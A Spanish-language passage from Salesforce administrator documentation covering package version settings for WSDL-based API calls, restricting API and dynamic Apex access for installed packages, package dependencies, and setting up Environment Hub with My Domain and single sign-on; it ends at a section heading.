Debe asociar el WSDL de empresa con versiones de paquetes específicas para mantener el comportamiento existente para los clientes. Hay opciones para ajustar los enlaces de versión de paquete para una llamada a la API desde aplicaciones clientes, ya sea utilizando WSDL de empresa o WSDL de socio. La información de versión de paquete de aquellas llamadas a la API realizadas desde una aplicación cliente basada en el WSDL de empresa viene determinada por el primero de los siguientes ajustes que coincida.

1. El encabezado SOAP de EncabezadoVersiónPaquete.
2. El extremo SOAP contiene una URL con el formato *nombreServidor*`/services/Soap/c/`*versión_api*`/`*ID*, donde *versión_api* es la versión de la API, como 38.0, e *ID* codifica sus selecciones de versión de paquete cuando se generó el WSDL de empresa.
3. La configuración predeterminada de versión de paquete de empresa.

El WSDL de socio es más flexible, ya que se utiliza para la integración con múltiple organizaciones. Si selecciona la opción No especificado para una versión de paquete cuando configura las versiones de paquete de socio predeterminadas, el comportamiento se definirá según la última versión de paquete instalada. Esto significa que el comportamiento de los componentes de paquete, como un desencadenador de Apex, podría cambiar cuando se actualiza un paquete, y que ese cambio afectaría inmediatamente a la integración. Los suscriptores pueden querer seleccionar una versión específica de un paquete instalado para todas las llamadas a la API de socio desde aplicaciones

cliente, lo que les permite asegurarse de que las siguientes instalaciones de versiones de paquetes no afectarán a sus integraciones existentes.

La información de versión de paquete de aquellas llamadas a la API de socio viene determinada por el primero de los siguientes ajustes que coincida.

1. El encabezado SOAP de EncabezadoVersiónPaquete.
2. Una llamada a la API desde una página de Visualforce utiliza las versiones de paquete definidas para la página de Visualforce.
3. La configuración predeterminada de versión de paquete de socio.

Para configurar versiones de paquetes predeterminados para las llamadas a la API:

1. En Configuración, introduzca *API* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **API**.
2. Haga clic en **Configurar ajustes de versión del paquete de empresa** o **Configurar ajustes de versión del paquete de socio**. Estos vínculos sólo están disponibles si ha instalado al menos un paquete gestionado en su organización.
3. Seleccione una `Versión del paquete` para cada uno de los paquetes gestionados que tiene instalados. Si no está seguro de qué versión de paquete seleccionar, deberá dejar la selección predeterminada.
4. Haga clic en **Guardar**.

Nota: La instalación de una nueva versión de un paquete en su organización no afectará a la configuración predeterminada actual.

## Acerca del acceso a la API y Apex dinámico en paquetes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los componentes de un paquete de Apex tienen acceso mediante Apex dinámico y API a los objetos estándar y personalizados en la organización en la que están instalados. Es posible que los desarrolladores de paquetes de AppExchange de Force.com creados para clientes externos (también denominados desarrolladores externos o socios) quieran restringir este acceso. La restricción de acceso incrementa la seguridad de instalación de los paquetes por parte de los administradores. Además, es posible que los administradores que instalan este tipo de paquetes deseen restringir el acceso después de la instalación para aumentar la seguridad, incluso si los desarrolladores no lo han hecho.

`Acceso a la API` es una configuración de paquete que controla el acceso a Apex dinámico y a la API que los S-Control y otros componentes de un paquete tienen a objetos estándar y personalizados. La configuración se muestra tanto para el desarrollador como para el instalador en la página de detalles del paquete. Con esta configuración:

- El desarrollador de un paquete de AppExchange puede restringir el acceso a la API para un paquete antes de cargarlo en Force.com AppExchange. Una vez restringido, los componentes del paquete reciben sesiones de Apex y API que están restringidas a los objetos personalizados en el paquete. El desarrollador también puede activar el acceso a objetos estándar específicos y a cualquier objeto personalizado en otros paquetes de los que dependa este paquete.
- El instalador de un paquete puede aceptar o rechazar los privilegios de acceso al paquete al instalar el paquete en su organización.
- Después de la instalación, un administrador puede cambiar el acceso a Apex y API de un paquete en cualquier momento. El instalador también puede activar el acceso a otros objetos como objetos personalizados creados en la organización del instalador u objetos instalados por paquetes no relacionados.

Hay dos opciones posibles para la configuración de `Acceso a la API`:

- La opción predeterminada `No restringido`, que ofrece a los componentes del paquete el mismo acceso a la API a objetos estándar que el usuario que haya iniciado sesión cuando el componente envíe una solicitud a la API. Apex se ejecutan en modo de sistema. Un acceso sin restricciones proporciona a Apex acceso de lectura a todos los objetos estándar y personalizados.

- `Restringido`, que permite que el administrador seleccione a qué objetos estándar pueden acceder los componentes del paquete. Además, los componentes de los paquetes restringidos sólo pueden acceder a los objetos personalizados del paquete actual si el usuario tiene los permisos de objetos que le proporcionan el acceso.

## Consideraciones del acceso a la API y Apex dinámico en paquetes

De forma predeterminada, Apex dinámico sólo puede acceder a los componentes con los que se empaqueta el comando. Para proporcionar acceso a objetos estándar no incluidos en el paquete, el desarrollador debe configurar el `Acceso a la API`.

1. En Configuración, introduzca *`Paquetes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**.
2. Seleccione el paquete que contiene un Apex dinámico que necesite acceder a objetos estándar en la organización que realiza la instalación.
3. En la lista relacionada de detalles de paquete, haga clic en **Activar restricciones** o `Restringido`, la opción que esté disponible.
4. Defina el nivel de acceso (Leer, Crear, Modificar, Eliminar) de los objetos estándar a los que Apex dinámico puede acceder.
5. Haga clic en **Guardar**.

Si selecciona `Restringido` para la configuración de `Acceso a la API` en un paquete, afectará a lo siguiente:

- El acceso a la API en un paquete anula los siguientes permisos de usuario:
  - Apex de autor
  - Personalizar aplicación
  - Modificar plantillas en formato HTML
  - Modificar campos de sólo lectura
  - Gestionar territorios
  - Gestionar centros de llamadas
  - Gestionar categorías
  - Gestionar tipos de informes personalizados
  - Gestionar paneles
  - Gestionar membretes
  - Gestionar licencias de paquete
  - Gestionar documentos públicos
  - Gestionar vistas de listas públicas
  - Gestionar informes públicos
  - Gestionar plantillas públicas
  - Gestionar usuarios
  - Transferir registros
  - Utilizar asistentes de reasignación de equipos
  - Ver parámetros y configuración
  - Exportar datos semanalmente
- Si los accesos `Leer`, `Crear`, `Modificar` y `Eliminar` no están seleccionados en la configuración de acceso a la API para objetos, los usuarios no tendrán acceso a dichos objetos desde los componentes del paquete, aun cuando el usuario tenga los permisos "Modificar todos los datos" y "Ver todos los datos".
- Un paquete con acceso a la API `Restringido` no puede crear usuarios.

- Salesforce niega el acceso a solicitudes de servicio Web y `executeanonymous` desde un paquete de AppExchange que tenga acceso `Restringido` .

Las siguientes consideraciones también se aplican al acceso a la API desde paquetes:

- Las reglas de flujo de trabajo y los desencadenadores de Apex se activan independientemente del acceso a la API de un paquete.
- Si un componente está en más de un paquete en una organización, su acceso a la API no está restringido en los paquetes de la organización, con independencia de la configuración del acceso.
- Si Salesforce presenta un nuevo objeto estándar después de que haya restringido el acceso a un paquete, no podrá acceder al nuevo objeto estándar por defecto. Debe modificar la restricción de acceso para incluir el nuevo objeto estándar.
- Cuando actualiza un paquete, los cambios en el acceso a la API se ignoran aun cuando el desarrollador los especifique. Esto garantiza que el administrador que esté instalando la actualización tiene todo el control. Los instaladores deben examinar detenidamente los cambios en el acceso al paquete en cada actualización durante la instalación y anotar todos los cambios aceptables. A continuación, ya que esos cambios se ignoran, el administrador debería aplicar manualmente cualquier cambio aceptable después de instalar una actualización.
- Salesforce proporciona los S-Control, que permanecen en línea en Salesforce. Gracias a este nivel de integración, existen diferentes formas por las que un S-Control de un paquete instalado puede aumentar sus privilegios de usuario hasta un nivel completo. Los S-Control tienen las siguientes limitaciones con objeto de proteger la seguridad de las organizaciones que instalan paquetes:
  - En los paquetes que está desarrollando (es decir, que no se instalan desde AppExchange), sólo puede agregar S-Control a paquetes cuyo acceso a la API sea por defecto `Sin restringir`. Cuando un paquete contiene un S-Control, no puede activar el acceso `Restringido` a la API.
  - Puede activar las restricciones de acceso en los paquetes que haya instalado, incluso si el paquete contiene S-Control. Sin embargo, las restricciones de acceso sólo proporcionan una protección limitada de los S-Control. Salesforce recomienda tener conocimientos sobre el JavaScript de cada S-Control antes de confiar en la restricción de acceso para la seguridad de los S-Control.
  - Si un paquete instalado tiene el acceso `Restringido` a la API, las actualizaciones se realizarán correctamente sólo si la versión actualizada no contiene ningún S-Control. Si hay algún S-Control presente en la versión actualizada, debe cambiar el paquete instalado en este momento por el acceso `No restringido` a la API.

CONSULTE TAMBIÉN

Instalación de un paquete

Configuración de paquetes instalados

# Gestionar el acceso a la API y Apex dinámico en paquetes

`Acceso a la API` es una configuración de paquete que controla el acceso a Apex dinámico y a la API que los S-Control y otros componentes de un paquete tienen a objetos estándar y personalizados. La configuración se muestra tanto para el desarrollador como para el instalador en la página de detalles del paquete. Con esta configuración:

- El desarrollador de un paquete de AppExchange puede restringir el acceso a la API para un paquete antes de cargarlo en Force.com AppExchange. Una vez restringido, los componentes del paquete reciben sesiones de Apex y API que están restringidas a los objetos personalizados en el paquete. El desarrollador también puede activar el acceso a objetos estándar específicos y a cualquier objeto personalizado en otros paquetes de los que dependa este paquete.
- El instalador de un paquete puede aceptar o rechazar los privilegios de acceso al paquete al instalar el paquete en su organización.
- Después de la instalación, un administrador puede cambiar el acceso a Apex y API de un paquete en cualquier momento. El instalador también puede activar el acceso a otros objetos como objetos personalizados creados en la organización del instalador u objetos instalados por paquetes no relacionados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar el acceso a la API y Apex dinámico de un paquete que haya creado o instalado:

- "Crear paquetes de AppExchange"

Para aceptar o rechazar el acceso a la API y Apex dinámico de paquete para un paquete como parte de la instalación:

- "Descargar paquetes de AppExchange"

## Configuración del acceso a la API y Apex dinámico en paquetes

Para cambiar los privilegios de acceso al paquete en un paquete que ha creado el usuario o alguien de su organización:

1. En Configuración, introduzca *`Paquetes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**.
2. Seleccione un paquete.
3. El campo `Acceso a API` muestra la configuración de campo actual, `Restringido` o `No restringido` y un vínculo a **Activar restricciones** o **Desactivar restricciones**. Si los accesos `Leer`, `Crear`, `Modificar` y `Eliminar` no están seleccionados en la configuración de acceso a la API para objetos, los usuarios no tendrán acceso a dichos objetos desde los componentes del paquete, aun cuando el usuario tenga los permisos "Modificar todos los datos" y "Ver todos los datos".

   Utilice el campo `Acceso a API` para:

   **Activar restricciones**

   Esta opción está disponible sólo si el ajuste actual es `No restringido`. Seleccione esta opción si desea especificar el acceso a Apex dinámico y API que tienen los componentes de paquete a objetos estándar en la organización del instalador. Cuando seleccione esta opción, aparecerá la lista Permisos de objetos extendidos. Seleccione las casillas de verificación `Leer`, `Crear`, `Modificar` o `Eliminar` para activar el acceso a cada objeto de la lista. Esta selección está desactivada en algunas situaciones. Haga clic en **Guardar** cuando haya terminado. Para obtener más información sobre la selección de la opción `Restringido` incluida la información sobre el momento en el que se desactiva, consulte Consideraciones sobre el acceso a la API y Apex dinámico en paquetes en la página 6098.

   **Desactivar restricciones**

   Esta opción está disponible sólo si el ajuste actual es `Restringido`. Seleccione esta opción si no desea restringir los privilegios de acceso a Apex y la API que tienen los componentes del paquete a objetos estándar y personalizados. Esta opción proporciona a todos los componentes del paquete el mismo acceso a API que el usuario que ha iniciado sesión. Por ejemplo, si un usuario puede acceder a las cuentas, una clase de Apex del paquete que accede a las cuentas se realizaría con éxito cuando la activara el usuario.

**Restringido**
Haga clic en este vínculo si ya dispone de acceso restringido a API y desea modificar las restricciones.

## Aceptación o rechazo de los privilegios de acceso a la API y Apex dinámico durante la instalación

Para aceptar o rechazar los privilegios de acceso a la API y Apex dinámico para un paquete que esté instalando:

- Inicie el proceso de instalación en AppExchange de Force.com.
- En **Aprobar acceso de API**, acéptelo haciendo clic en **Siguiente** o rechácelo haciendo clic en **Cancelar**. Complete los pasos de instalación si no lo ha cancelado.

## Cambio de los privilegios de acceso a la API y Apex dinámico tras la instalación

Para modificar los privilegios de acceso a la API y Apex dinámico de paquete después de haber instalado un paquete:

1. En Configuración, introduzca *Paquetes instalados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes instalados**.
2. Haga clic en el nombre del paquete que desea modificar.
3. El campo Acceso a API muestra la configuración de campo actual, Restringido o No restringido y un vínculo a **Activar restricciones** o **Desactivar restricciones**. Si los accesos Leer, Crear, Modificar y Eliminar no están seleccionados en la configuración de acceso a la API para objetos, los usuarios no tendrán acceso a dichos objetos desde los componentes del paquete, aun cuando el usuario tenga los permisos "Modificar todos los datos" y "Ver todos los datos".

   Utilice el campo Acceso a API para:

   **Activar restricciones**
   Esta opción está disponible sólo si el ajuste actual es No restringido. Seleccione esta opción si desea especificar el acceso a Apex dinámico y API que tienen los componentes de paquete a objetos estándar en la organización del instalador. Cuando seleccione esta opción, aparecerá la lista Permisos de objetos extendidos. Seleccione las casillas de verificación Leer, Crear, Modificar o Eliminar para activar el acceso a cada objeto de la lista. Esta selección está desactivada en algunas situaciones. Haga clic en **Guardar** cuando haya terminado. Para obtener más información sobre la selección de la opción Restringido incluida la información sobre el momento en el que se desactiva, consulte Consideraciones sobre el acceso a la API y Apex dinámico en paquetes en la página 6098.

   **Desactivar restricciones**
   Esta opción está disponible sólo si el ajuste actual es Restringido. Seleccione esta opción si no desea restringir los privilegios de acceso a Apex y la API que tienen los componentes del paquete a objetos estándar y personalizados. Esta opción proporciona a todos los componentes del paquete el mismo acceso a API que el usuario que ha iniciado sesión. Por ejemplo, si un usuario puede acceder a las cuentas, una clase de Apex del paquete que accede a las cuentas se realizaría con éxito cuando la activara el usuario.

   **Restringido**
   Haga clic en este vínculo si ya dispone de acceso restringido a API y desea modificar las restricciones.

# Generación de WSDL de empresa con paquetes gestionados

Si está descargando un WSDL de empresa y ha instalado paquetes gestionados en su organización, deberá realizar un paso adicional para seleccionar la versión de cada paquete instalado para incluirlo en el WSDL generado. El WSDL de empresa está muy tipificado, lo que quiere decir que las llamadas afectan a objetos y campos con tipos de datos muy específicos como `int` y `string`.

Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato *majorNumber.minorNumber.patchNumber* (por ejemplo, 2.1.3). Los números mayor y menor aumentan con cada versión posterior. El *patchNumber* se genera y se actualiza sólo para una versión de parche. Los editores pueden utilizar las versiones de paquetes para hacer evolucionar los componentes de sus paquetes gestionados cómodamente publicando versiones posteriores de paquetes sin que dicho paquete estropee las integraciones de clientes existentes. Un suscriptor puede seleccionar una versión de paquete para cada paquete gestionado instalado para que su cliente API pueda continuar funcionando con el comportamiento específico y conocido aunque instale versiones subsiguientes de un paquete. Cada versión de un paquete puede tener variaciones en la composición de sus objetos y campos, por lo que debe seleccionar una versión específica cuando genere el WSDL tipificado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para descargar un WSDL:
- "Personalizar aplicación"

Para descargar un WSDL de empresa con paquetes gestionados instalados:

1. En Configuración, introduzca *API* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **API**.
2. Haga clic en **Generar WSDL de empresa**.
3. Seleccione una `Versión del paquete` para cada uno de los paquetes gestionados que tiene instalados. Si no está seguro de qué versión de paquete seleccionar, deberá dejar la selección predeterminada, que es la última versión de paquete.
4. Haga clic en **Generar**.
5. Utilice el menú **Archivo** de su navegador para guardar el WSDL en su equipo.
6. En su equipo, importe la copia local del documento WSDL en su entorno de desarrollo.

Debe tener en cuenta lo siguiente de su WSDL de empresa generado:

- Cada una de las selecciones de versión de paquete gestionado se incluye en un comentario en la parte superior del WSDL.
- El WSDL generado contiene los objetos y campos de su organización, incluyendo los disponibles en las versiones seleccionadas de cada paquete instalado. Si un campo u objeto se agrega a una versión posterior del paquete, deberá generar el WSDL de empresa con esa versión del paquete para trabajar con el objeto o campo de su integración de API.
- El extremo SOAP al final del WSDL contiene una URL con el formato *nombreServidor*`/services/Soap/c/`*versión_api*`/`*ID*, donde *versión_api* es la versión de la API, como 38.0, e *ID* codifica sus selecciones de versión de paquete cuando se comunica con Salesforce.

También puede seleccionar las versiones de paquete predeterminadas para el WSDL de empresa sin descargar un WSDL en la página API de Configuración. Las versiones de paquete predeterminadas para las llamadas a la API ofrecen ajustes de emergencia en caso de que una llamada a la API no proporcione versiones de paquete. Muchos clientes de API no incluyen información sobre la versión del paquete, por lo que de forma predeterminada se mantiene el comportamiento existente para estos clientes.

# Concepto de dependencias

Las dependencias de paquetes se crean cuando un componente hace referencia a otro componente, permiso o preferencia que se necesita para que el componente sea válido. Force.com realiza el seguimiento de algunas dependencias, incluyendo:

- Se activan dependencias de la organización, como varias divisas o campañas
- Dependencias específicas de componentes, como tipos de registro o divisiones concretas
- Referencias a objetos o campos estándar y personalizados

Los paquetes, las clases de Apex, los desencadenadores de Apex, los componentes de Visualforce y las páginas de Visualforce pueden tener dependencias en los componentes dentro de una organización. Estas dependencias se registran en la página Mostrar dependencias.

Las dependencias son importantes para los paquetes porque cualquier dependencia en un componente de un paquete se considera una dependencia del paquete completo.

Nota: La organización de un instalador debe cumplir todos los requisitos de dependencia enumerados en la página Mostrar dependencias o la instalación fallará. Por ejemplo, la organización del instalador debe tener divisiones activadas para instalar un paquete que haga referencia a divisiones.

Las dependencias son importantes para las clases y los desencadenadores de Apex debido a que cualquier componente en el que depende una clase o un desencadenador debe estar incluido con la clase o el desencadenador cuando el código se desarrolla o incluye en paquetes.

Además de las dependencias, también se muestra el *ámbito de operación* en la página Mostrar dependencias. El ámbito de operación es una tabla en la que se enumeran las operaciones de lenguaje de manipulación de datos (DML) (por ejemplo `insert` o `merge`) que una secuencia de comandos de Apex se ejecuta en un objeto especificado. El ámbito de operación se puede utilizar cuando se instala una aplicación para determinar todo el alcance de las operaciones de base de datos de la aplicación.

Para ver las dependencias y el ámbito de operación de un paquete, una clase de Apex, un desencadenador de Apex o una página de Visualforce:

1. Navegue al componente adecuado desde Configuración:
   - Para paquetes, introduzca *`Paquetes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**.
   - Para clases de Apex, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y a continuación, seleccione **Clases de Apex** .
   - Para desencadenadores de Apex, desde la configuración de gestión, vaya a Desencadenadores.
   - Para páginas de Visualforce, introduzca *`Páginas de Visualforce`* en el cuadro `Búsqueda rápida` y luego seleccione **Páginas de Visualforce** .
2. Seleccione el nombre del componente.
3. Haga clic en **Ver dependencias** para un paquete o en **Mostrar dependencias** para los demás componentes. De este modo, podrá ver una lista de objetos que dependen del componente seleccionado.

Si aparece una lista de los objetos dependientes, haga clic en **Campos** para acceder al detalle de nivel de campo del ámbito de operación. Los detalles a nivel de campo incluyen información , como si un campo está actualizado con Apex. Para obtener más información, consulte Ámbito de operación de campo en la página 5822.

Los paquetes, el código de Apex y las páginas de Visualforce pueden depender de muchos componentes, entre otros:

- Definiciones de campos personalizados

## EDICIONES

Disponible en: Salesforce Classic

Paquetes de AppExchange y Visualforce disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Apex disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para cargar paquetes:
- "Cargar paquetes de AppExchange"

Para ver las dependencias de Apex:
- "Apex de autor"

Para ver las dependencias de Visualforce:
- "Modo de desarrollador"

- Fórmulas de validación
- Informes
- Tipos de registro
- Apex
- Páginas y componentes de Visualforce

Por ejemplo, si una página de Visualforce incluye una referencia a un campo de divisa múltiple, como `{!contract.ISO_code}`, a que la página de Visualforce tenga una dependencia de divisa múltiple. Si un paquete contiene esta página de Visualforce, también tiene una dependencia de divisa múltiple. Cualquier organización que desee instalar este paquete debe tener la opción de divisa múltiple activada.

CONSULTE TAMBIÉN

Preparar sus aplicaciones para su distribución

Gestionar versiones

Publicar actualizaciones de paquetes gestionados

Publicación de ampliaciones de paquetes gestionados

Ámbito de operación de campo

## Núcleo de entorno

El Núcleo de entorno le permite ver, conectar, crear y registrar a organizaciones de Salesforce desde una sola ubicación. Si su empresa tiene varios entornos para el desarrollo y pruebas, el Núcleo de entorno le permite simplificar su enfoque en la gestión de la organización.

Desde el Núcleo de entorno, puede:

- Conectar organizaciones existentes al núcleo con descubrimiento automático de las organizaciones relacionadas.
- Crear organizaciones de edición estándar y de socio para desarrollo y pruebas.
- Ver y filtrar miembros del núcleo de acuerdo con criterios de su elección como edición, fecha de creación, instancia, origen y estado de SSO.
- Crear asignaciones de usuario de inicio de sesión único (SSO) para un acceso de inicio de sesión sencillo a miembros del núcleo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Cada organización miembro del núcleo corresponde a un objeto EnvironmentHubMember. EnvironmentHubMember es un objeto estándar,similar a Cuentas o Contactos, de modo que puede utilizar la plataforma para ampliar o modificar el Núcleo de entorno de forma programática. Por ejemplo, puede crear campos personalizados, configurar reglas de flujo de trabajo o definir asignaciones de usuario y activar el inicio de sesión único utilizando la API, para cualquier organización miembro del núcleo.

### Empezar a trabajar con el Núcleo de entorno

Configure el Núcleo de entorno de modo que esos usuarios en su empresa puedan acceder a la aplicación para crear y gestionar organizaciones miembro. A continuación active Mi dominio de modo que puede conectar organizaciones existentes al núcleo y crear asignaciones de usuario de SSO.

### Gestionar organizaciones en el núcleo de entorno

Puede gestionar todas sus organizaciones de Salesforce existentes desde una sola ubicación conectándolas al Núcleo de entorno. También puede crear organizaciones utilizando plantillas de Salesforce para fines de desarrollo y de prueba.

Inicio de sesión único en el núcleo de entorno

El desarrollo, las pruebas y la implementación de aplicaciones significa cambiar entre varios entornos de Salesforce y proporcionar credenciales de inicio de sesión cada vez. El inicio de sesión único (SSO) simplifica este proceso permitiendo a un usuario del Núcleo de entorno iniciar sesión en organizaciones miembro sin volver a autenticar. Puede configurar SSO definiendo asignaciones de usuario manualmente, utilizando Id. de federación o creando una fórmula.

Prácticas recomendadas de núcleo del entorno

Siga estas directrices y prácticas recomendadas cuando utilice el Núcleo de entorno.

Preguntas más frecuentas acerca del Núcleo de entorno

Respuestas a preguntas comunes acerca del Núcleo de entorno.

Consideraciones para el Núcleo de entorno en Lightning Experience

Tenga en cuenta a estas consideraciones al crear y gestionar organizaciones en el Núcleo de entorno.

## Empezar a trabajar con el Núcleo de entorno

Configure el Núcleo de entorno de modo que esos usuarios en su empresa puedan acceder a la aplicación para crear y gestionar organizaciones miembro. A continuación active Mi dominio de modo que puede conectar organizaciones existentes al núcleo y crear asignaciones de usuario de SSO.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Configurar el núcleo de entorno

Active el Núcleo de entorno en su organización y luego configúrelo para proporcionar el acceso a otros usuarios.

Activar Mi dominio para el Núcleo de entorno

Mi dominio es obligatorio para conectar organizaciones existentes al Núcleo de entorno y crear asignaciones de usuarios de SSO, por lo que active Mi dominio en la organización donde está instalado el Núcleo de entorno.

### Configurar el núcleo de entorno

Active el Núcleo de entorno en su organización y luego configúrelo para proporcionar el acceso a otros usuarios.

PERMISOS DE USUARIO

Para establecer y configurar el Núcleo de entorno:

- "Gestionar el Núcleo de entorno"

1. Póngase en contacto con Salesforce para activar el Núcleo de entorno en su organización. Si es un socio ISV, puede omitir este paso. El Núcleo de entorno ya está instalado en su organización comercial de socio.
2. Inicie sesión en la organización donde está activado el Núcleo de entorno y luego vaya a Configuración.
3. Asigne a los usuarios el acceso a funciones en el Núcleo de entorno.
   a. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
   b. Cree un perfil o modifique un perfil existente.
   c. Modifique la configuración del perfil.

| Sección de perfil | Configuración del Núcleo de entorno |
| --- | --- |
| Configuración de aplicación personalizada | Active la aplicación personalizada de Núcleo de entorno para que esté disponible en el Iniciador de aplicación en Lightning Experience o Menú de aplicación en Salesforce Classic. |

| Sección de perfil | Configuración del Núcleo de entorno |
| --- | --- |
| Acceso a la aplicación conectada | A no ser que Salesforce lo recomiende, no ajuste la configuración en esta sección del perfil. |
| Acceso al proveedor de servicios | Si activa el inicio de sesión único (SSO) en una organización miembro, aparecen nuevas entradas en esta sección del perfil. Las entradas aparecen en el formato *Proveedor de servicio [Organization ID]*, donde *Id. de organización* es el Id. de la organización miembro. Los usuarios que no cuentan con el acceso al proveedor de servicio pueden a veces ver este mensaje al intentar iniciar sesión mediante SSO: "El usuario [UserID] no tiene acceso al proveedor de servicio [Service Provider ID]".<br>Al configurar el Núcleo de entorno en una nueva organización, esta sección está vacía. |
| Permisos administrativos | Active "Gestionar Núcleo de entorno" para permitir a los usuarios:<br>• Crear organizaciones para fines de desarrollo y prueba.<br>• Configurar SSO para organizaciones miembro. |
| Permisos generales de usuario | Active "Conectar organización al Núcleo de entorno" para permitir a los usuarios conectar organizaciones existentes al Núcleo de entorno. |
| Permisos de objeto estándar | Otorgue permisos de objeto basándose en el nivel de acceso necesario requerido por el usuario de Núcleo de entorno.<br>Objeto Miembros del núcleo:<br>• "Leer": Ver registros existentes de Miembro de núcleo.<br>• "Crear": Este permiso no afecta a la posibilidad de crear registros de Miembro del núcleo. Eso es debido a que la creación de registros se gestiona mediante una conexión con una organización existente o mediante la creación de una organización desde el Núcleo de entorno.<br>• "Modificar": Modificar campos en registros existentes de Miembro de núcleo.<br>• "Eliminar": Desconectar una organización del Núcleo de entorno y eliminar su registro de Miembro de núcleo y registro de Proveedor de servicio correspondiente (si se ha activado SSO para el miembro).<br>• "Ver todo": Leer todos los registros de Miembro de núcleo, independientemente de quién los ha creado.<br>• "Modificar todo": Leer, modificar y eliminar todos los registros de Miembro de núcleo, independientemente de quién los ha creado. |

| Sección de perfil | Configuración del Núcleo de entorno |
|---|---|
| | Objeto Invitaciones del núcleo:<br>• Si activa el permiso "Conectar organización al Núcleo de entorno", active "Crear", "Leer", "Actualizar" y "Eliminar" para Invitaciones de núcleo.<br>Objeto de solicitud de inscripción:<br>• Si activa el permiso "Gestionar el Núcleo de entorno", active "Crear" y "Leer" para Solicitudes de inscripción para permitir a los usuarios crear organizaciones. Opcionalmente, active "Eliminar" para permitir a los usuarios eliminar organizaciones del núcleo. |

**d.** Seleccione **Guardar**.

### Activar Mi dominio para el Núcleo de entorno

Mi dominio es obligatorio para conectar organizaciones existentes al Núcleo de entorno y crear asignaciones de usuarios de SSO, por lo que active Mi dominio en la organización donde está instalado el Núcleo de entorno.

PERMISOS DE USUARIO

Para configurar un nombre de dominio:
- "Personalizar aplicación"

1. Busque un nombre de dominio disponible e inicie sesión con él.
   a. En Configuración, introduzca *Mi dominio* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi dominio**.
   b. Introduzca el nombre de subdominio que desee utilizar dentro de la URL de muestra.
   c. Seleccione **Comprobar disponibilidad**. Si su nombre ya se ha utilizado, seleccione otro.
   d. Seleccione **Condiciones** para revisar su acuerdo y, a continuación, seleccione la casilla de verificación.
   e. Seleccione **Registrar dominio**.
   Cuando su nuevo dominio está listo para probar, recibirá un correo electrónico de confirmación de Salesforce.
2. Pruebe su nombre de dominio e impleméntelo en su organización.
   a. Haga clic en la URL del correo electrónico de confirmación para iniciar sesión en Salesforce mediante su nuevo dominio. Además, desde Configuración, introduzca *Mi dominio* en el cuadro `Búsqueda rápida` y a continuación, seleccione **Mi dominio** y luego seleccione **Haga clic aquí para iniciar sesión**.
   b. Compruebe el nuevo dominio haciendo clic en las fichas y vínculos dentro de su organización. Se dará cuenta de que todas las páginas muestran su nuevo nombre de dominio.

      Consejo: Si utiliza botones personalizados en páginas de Visualforce en su organización, pruébelos antes de implementar el nuevo nombre de dominio. No utilice las URL basadas en instancias en sus personalizaciones.

   c. Para implementar el nuevo nombre de dominio en su organización, desde Configuración, introduzca *Mi dominio* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi dominio** y luego seleccione **Implementar para usuarios** .
   El dominio se activa de inmediato y sus usuarios se redirigen a páginas con el nuevo dominio.
3. Establezca la política de inicio de sesión del dominio para usuarios que acceden a sus páginas.
   a. En Configuración, introduzca *Mi dominio* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi dominio**.

**b.** En Configuración de mi dominio, seleccione **Modificar**.

**c.** Para desactivar la autenticación para usuarios que no utilizan la página de inicio de sesión especifica de su dominio, seleccione la política de inicio de sesión. Esta opción mejora la seguridad evitando intentos de inicio de sesión por personas que no conocen su nombre de dominio.

**d.** Seleccione una política de redirección basada en el nivel de seguridad que desee. Tiene estas 3 opciones, en orden creciente de la seguridad:

- Redirigir los usuarios a la misma página en el dominio.
- Redirigir los usuarios con una advertencia.
- Evite la redirección haciendo que los usuarios introduzcan el nuevo nombre de dominio.

## Gestionar organizaciones en el núcleo de entorno

Puede gestionar todas sus organizaciones de Salesforce existentes desde una sola ubicación conectándolas al Núcleo de entorno. También puede crear organizaciones utilizando plantillas de Salesforce para fines de desarrollo y de prueba.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Conectar una organización al Núcleo de entorno

Puede conectar organizaciones existentes de Salesforce al Núcleo de entorno; permitiéndole gestionar todos sus entornos de desarrollo y prueba desde una sola ubicación. Cuando conecta una organización al Núcleo, se descubren las organizaciones relacionadas automáticamente por o que no tiene que conectarlas manualmente.

### Crear una organización desde el núcleo de entorno

Puede crear organizaciones desde el Núcleo de entorno para fines de desarrollo y de prueba. Si usted es un usuario ISV, también puede crear organizaciones de edición de socio con límites superiores, más almacenamiento y otras personalizaciones para admitir el desarrollo de aplicaciones. Cuando crea una organización desde el Núcleo de entorno, se vuelve un miembro del núcleo y se establece su idioma predeterminado por la ubicación del usuario.

## Conectar una organización al Núcleo de entorno

